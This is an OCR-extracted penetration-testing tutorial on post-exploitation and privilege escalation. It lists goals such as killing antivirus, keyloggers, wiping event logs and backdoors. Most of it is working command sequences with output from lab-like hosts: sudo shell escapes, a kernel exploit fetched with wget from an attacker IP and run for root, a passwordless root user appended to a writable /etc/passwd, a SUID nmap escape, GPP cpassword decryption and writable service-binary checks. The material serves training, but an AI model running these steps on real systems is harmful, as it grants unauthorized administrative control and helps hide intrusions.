


Post Exploitation Activities

- Hash dump (Password)
- Steal sensitive file
- Screen Remote VNC
- Kill Anti-Virus
- Keylogger
- Escalating Privilege
- Remove Event log
- Pivoting
- Install Backdoor

PEASS-ng


PEASS-ng is a script that search for possible paths to escalate privileges on hosts target (Windows, Linux, OSX). This writing is about how to run it, and, complete Post-Exploitation activities



https://github.com/peass-ng/PEASS-ng

Linux Sudo Privilege Escalation Techniques

To login in we’re gonna use this credentials : bob/secret



We can check that with “sudo -l” command :

```
bob@linsecurity:~$ sudo -l
Matching Defaults entries for bob on linsecurity:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User bob may run the following commands on linsecurity:
    (ALL) /bin/ash, /usr/bin/awk, /bin/bash, /bin/sh, /bin/csh, /usr/bin/curl, /bin/dash, /bin/ed,
        /usr/bin/env, /usr/bin/expect, /usr/bin/find, /usr/bin/ftp, /usr/bin/less, /usr/bin/man,
        /bin/more, /usr/bin/scp, /usr/bin/socat, /usr/bin/ssh, /usr/bin/vi, /usr/bin/zsh,
        /usr/bin/pico, /usr/bin/rvim, /usr/bin/perl, /usr/bin/tclsh, /usr/bin/git, /usr/bin/script,
        /usr/bin/scp
bob@linsecurity:~$ _
```

Some of them are really easy like

/bin/ash, /bin/bash, /bin/sh, /bin/csh,
/bin/dash and some more. Let’s check them out :D

/bin/ash :

```
bob@linsecurity:~$ sudo /bin/ash
# whoami; id
root
uid=0(root) gid=0(root) groups=0(root)
#
```

/bin/bash :

```
bob@linsecurity:~$ sudo /bin/bash
root@linsecurity:~# whoami; id
root
uid=0(root) gid=0(root) groups=0(root)
root@linsecurity:~#
```

With the same way we can exploit and the other ones,
let's check some more "advance" :D

/usr/bin/awk :

```
bob@linsecurity:~$ sudo awk 'BEGIN {system(@/bin/sh@)}'
awk: cmd. line:1: BEGIN {system(@/bin/sh@)}
awk: cmd. line:1:                  ^ syntax error
awk: cmd. line:1: BEGIN {system(@/bin/sh@)}
awk: cmd. line:1:                          ^ syntax error
awk: cmd. line:1: BEGIN {system(@/bin/sh@)}
awk: cmd. line:1:                          ^ 0 is invalid as number of arguments for system
bob@linsecurity:~$
```

Because the currently shell im have some problems :

```
bob@linsecurity:~$ sudo awk 'BEGIN {system(@/bin/sh@)}'
awk: cmd. line:1: BEGIN {system(@/bin/sh@)}
awk: cmd. line:1:                  ^ syntax error
awk: cmd. line:1: BEGIN {system(@/bin/sh@)}
awk: cmd. line:1:                          ^ syntax error
awk: cmd. line:1: BEGIN {system(@/bin/sh@)}
awk: cmd. line:1:                          ^ 0 is invalid as number of arguments for system
bob@linsecurity:~$
```

Replace the “ with @ i can’t show this example
but with this command you will be able to take a root shell

: sudo awk ‘BEGIN {system(“/bin/sh”)}’

Linux Kernel Exploit Privilege Escalation Techniques

Normally local kernel exploit should check 4 condition

1. kerkel version
2. exploit that matching with kernel version
3. program for transfer file e.g wget, curl
4. gcc for compile .c file to work on architecture.

Try to check with this

uname -a
lsb_release -a

```
sh-3.00$ uname -a
Linux phoenix 2.6.9-89.EL #1 Mon Jun 22 12:19:40 EDT 2009 i686 athlon i386 GNU/Linux
sh-3.00$ lsb_release -a
LSB Version:    :core-3.0-ia32:core-3.0-noarch:graphics-3.0-ia32:graphics-3.0-noarch
Distributor ID: CentOS
Description:    CentOS release 4.8 (Final)
Release:        4.8
Codename:       Final
sh-3.00$
```

```
sh-3.00$ cd /tmp
sh-3.00$ wget http://192.168.119.127/exp
--17:29:10--  http://192.168.119.127/exp
           ⇒ `exp'
Connecting to 192.168.119.127:80 ... connected.
HTTP request sent, awaiting response ... 200 OK
Length: 6,937 (6.8K) [application/octet-stream]

    0K ......                                   100%   14.73 KB/s

17:29:12 (14.73 KB/s) - `exp' saved [6937/6937]

sh-3.00$
```

```
sh-3.00$ ls -la exp
-rw-r--r--  1 apache apache 6937 Jun 27 13:14 exp
sh-3.00$ chmod +x exp
sh-3.00$ id
uid=48(apache) gid=48(apache) groups=48(apache)
sh-3.00$ ./exp
sh: no job control in this shell
sh-3.00# id
uid=0(root) gid=0(root) groups=48(apache)
sh-3.00#
```

Linux File Permission Misconfiguration Privilege Escalation Techniques

Normally permission file in system have an a right permission but some time admin config bad permission file. Should be check in


/etc/passwd

/etc/shadow

Linux File Permissions

blog.bytebytego.com

Binary	Octal	String Representation	Permissions
000	0 (0+0+0)	---	No Permission
001	1 (0+0+1)	--x	Execute
010	2 (0+2+0)	-w-	Write
011	3 (0+2+1)	-wx	Write + Execute
100	4 (4+0+0)	r--	Read
101	5 (4+0+1)	r-x	Read + Execute
110	6 (4+2+0)	rw-	Read + Write
111	7 (4+2+1)	rwx	Read + Write + Execute



```
sh-4.2$ ls -la /etc/passwd
ls -la /etc/passwd
-rwxrwxrwx. 1 root root 1306 Jun 24 09:30 /etc/passwd
sh-4.2$
```


```
sh-4.2$ cat /etc/passwd
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
games:x:12:100:games:/usr/games:/sbin/nologin
ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin
nobody:x:99:99:Nobody:/:/sbin/nologin
avahi-autoipd:x:170:170:Avahi IPv4LL Stack:/var/lib/avahi-autoipd:/sbin/nologin
dbus:x:81:81:System message bus:/:/sbin/nologin
polkitd:x:999:998:User for polkitd:/:/sbin/nologin
tss:x:59:59:Account used by the trousers package to sandbox the tcsd daemon:/dev/null:/sbin/nologin
postfix:x:89:89::/var/spool/postfix:/sbin/nologin
sshd:x:74:74:Privilege-separated SSH:/var/empty/sshd:/sbin/nologin
jerry:x:1003:1003:jerry:/var/jerry:/bin/bash
systemd-bus-proxy:x:998:996:systemd Bus Proxy:/:/sbin/nologin
systemd-network:x:997:995:systemd Network Management:/:/sbin/nologin
apache:x:48:48:Apache:/usr/share/httpd:/sbin/nologin
mysql:x:27:27:MariaDB Server:/var/lib/mysql:/sbin/nologin
otrs:x:1004:1004:OTRS user:/opt/otrs/:/bin/bash
nginx:x:996:993:Nginx web server:/var/lib/nginx:/sbin/nologin
```

```
sh-4.2$ echo "agentmeoww::0:0:root:/root:/bin/bash" >> /etc/passwd
echo "agentmeoww::0:0:root:/root:/bin/bash" >> /etc/passwd
sh-4.2$ cat /etc/passwd
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
games:x:12:100:games:/usr/games:/sbin/nologin
ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin
nobody:x:99:99:Nobody:/:/sbin/nologin
avahi-autoipd:x:170:170:Avahi IPv4LL Stack:/var/lib/avahi-autoipd:/sbin/nologin
dbus:x:81:81:System message bus:/:/sbin/nologin
polkitd:x:999:998:User for polkitd:/:/sbin/nologin
tss:x:59:59:Account used by the trousers package to sandbox the tcsd daemon:/dev/null:/sbin/nologin
postfix:x:89:89::/var/spool/postfix:/sbin/nologin
sshd:x:74:74:Privilege-separated SSH:/var/empty/sshd:/sbin/nologin
jerry:x:1003:1003:jerry:/var/jerry:/bin/bash
systemd-bus-proxy:x:998:996:systemd Bus Proxy:/:/sbin/nologin
systemd-network:x:997:995:systemd Network Management:/:/sbin/nologin
apache:x:48:48:Apache:/usr/share/httpd:/sbin/nologin
mysql:x:27:27:MariaDB Server:/var/lib/mysql:/sbin/nologin
otrs:x:1004:1004:OTRS user:/opt/otrs/:/bin/bash
nginx:x:996:993:Nginx web server:/var/lib/nginx:/sbin/nologin
agentmeoww::0:0:root:/root:/bin/bash
sh-4.2$
```

```
sh-4.2$ su agentmeoww
su agentmeoww
[root@leftturn /]# ifconfig
ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.11.1.39  netmask 255.255.0.0  broadcast 10.11.255.255
        inet6 fe80::250:56ff:feba:6dba  prefixlen 64  scopeid 0x20<link>
        ether 00:50:56:ba:6d:ba  txqueuelen 1000  (Ethernet)
        RX packets 134809  bytes 10841708 (10.3 MiB)
        RX errors 0  dropped 896  overruns 0  frame 0
        TX packets 17065  bytes 17110359 (16.3 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 0  (Local Loopback)
        RX packets 437301  bytes 74191877 (70.7 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 437301  bytes 74191877 (70.7 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Linux SUID Privilege Escalation Techniques


Normally permission file in system have an a right permission but some time admin config bad permission file. Should be check permission binary on host.


4 2 1 4 2 1 4 2 1
r w x r w x r w x
SUID
r w s r w x r w x
user

```
root@kali:~/Documents/oscp/kioptrix4# ls -la /bin/ping
-rwsr-xr-x 1 root root 61240 Nov 10  2016 /bin/ping
root@kali:~/Documents/oscp/kioptrix4#
```

```
robot@linux:~$ find / -perm -u=s -type f 2>/dev/null
/bin/ping
/bin/umount
/bin/mount
/bin/ping6
/bin/su
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/sudo
/usr/local/bin/nmap
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmcrypt-get-device
```

```
robot@linux:~$ ls -la /usr/local/bin/nmap
-rwsr-xr-x 1 root root 504736 Nov 13  2015 /usr/local/bin/nmap
robot@linux:~$
```


robot@linux:~$ id
uid=1002(robot) gid=1002(robot) groups=1002(robot)
robot@linux:~$ nmap --interactive
Starting nmap V. 3.81 (http://www.insecure.org/nmap/)
Welcome to Interactive Mode -- press h <enter> for help
nmap> !sh
# id
uid=1002(robot) gid=1002(robot) euid=0(root) groups=0(root)
#

Windows Privileges Escalation

Privilege Escalation

- MS14-068 Kerberos Vulnerability (https://www.trustedsec.com/blog/ms14-068-full-compromise-step-step/)
- Finding Passwords in SYSVOL (https://pentestlab.blog/tag/cpassword/)
- Exploiting Group Policy Preferences (https://www.hackingarticles.in/penetration-testing-on-group-policy-preferences/)
- DNSAdmin to DC compromise (https://medium.com/@esnesenon/feature-not-bug-dnsadmin-to-dc-compromise-in-one-line-a0f779b8dc83)

Privilege Escalation

- Passwords in SYSVOL & Group Policy Preferences
- Insecure Group Policy Object Permission Rights
- Insecure ACLs Permission Rights

Credentials in SYSVOL

Changes the local Administrator password. The script should be deployed using Group Policy or through a logon script.

Visual Basic

```
Set oShell = CreateObject("WScript.Shell")
Const SUCCESS = 0

sUser = "administrator"
sPwd = "Password2"

' get the local computername with WScript.Network,
' or set sComputerName to a remote computer
Set oWshNet = CreateObject("WScript.Network")
sComputerName = oWshNet.ComputerName

Set oUser = GetObject("WinNT://" & sComputerName & "/" & sUser)

' Set the password
oUser.SetPassword sPwd
oUser.Setinfo

oShell.LogEvent SUCCESS, "Local Administrator password was changed!"
```

Group Policy Preferences

- Map drives (Drives.xml)
- Create Local Users
- Data Sources (DataSources.xml)
- Printer configuration (Printers.xml)
- Create/Update Services (Services.xml)
- **Scheduled Tasks (ScheduledTasks.xml)**
- **Change local Administrator passwords**

Policy

```
<?xml version="1.0" encoding="utf-8" ?>
- <Groups clsid="{3125E937-EB16-4b4c-9934-544FC6D24D26}">
  - <User clsid="{DF5F1855-51E5-4d24-8B1A-D9BDE98BA1D1}" name="Administrator (built-in)" image="2" changed="2015-
      02-18 01:53:01" uid="{D5FE7352-81E1-42A2-B7DA-118402BE4C33}">
      <Properties action="U" newName="ADSAdmin" fullName="" description=""
        cpassword="RI133B2Wl2CiI0Cau1DtrtTe3wdFwzCiWB5PSAxXMDstchJt3bL0Uie0BaZ/7rdQjuqTonF3ZWAKa1iRvd4JGQ"
        changeLogon="0" noChange="0" neverExpires="0" acctDisabled="0" subAuthority="RID_ADMIN" userName="Administrator
        (built-in)" expires="2015-02-17" />
    </User>
  </Groups>
```

Exploiting Group Policy Preferences

With access to this XML file, the attacker can use the AES private key to decrypt the GPP password. The PowerSploit function Get-GPPPassword is most useful for Group Policy Preference exploitation. The screenshot here shows a similar PowerShell function encrypting the GPP password from an XML file found in SYSVOL.


```
PS C:\temp> Get-DecryptedCpassword 'RI133B2Wl2CiIOCau1DtrtTe3wdFwzCiWB5PSAxXMDstchJt3bL0UieOBaZ/7rdQjugTonF3ZWAKa1iRvd4JGQ'
#Super@Secure&Password$2015?
```

Windows Insecure Permissions on Service Executable Privilege Escalation Techniques


Normally executable file permission of service should have config limit of user can edit it but some case service allow to everyone edit or replace it.

```
C:\Users\thm-unpriv>sc qc WindowsScheduler
[SC] QueryServiceConfig SUCCESS

SERVICE_NAME: WindowsScheduler
        TYPE               : 10  WIN32_OWN_PROCESS
        START_TYPE         : 2   AUTO_START
        ERROR_CONTROL      : 0   IGNORE
        BINARY_PATH_NAME   : C:\PROGRA~2\SYSTEM~1\WService.exe
        LOAD_ORDER_GROUP   :
        TAG                : 0
        DISPLAY_NAME       : System Scheduler Service
        DEPENDENCIES       :
        SERVICE_START_NAME : .\svcusr1
```

```
C:\Users\thm-unpriv>icacls C:\PROGRA~2\SYSTEM~1\WService.exe
C:\PROGRA~2\SYSTEM~1\WService.exe Everyone:(I)(M)
                                  NT AUTHORITY\SYSTEM:(I)(F)
                                  BUILTIN\Administrators:(I)(F)
                                  BUILTIN\Users:(I)(RX)
                                  APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES:(I)(RX)
                                  APPLICATION PACKAGE AUTHORITY\ALL RESTRICTED APPLICATION PACKAGES:(I)(RX)

Successfully processed 1 files; Failed processing 0 files
```


┌──(root㉿kali)-[/home/kali/Desktop/Exercise]
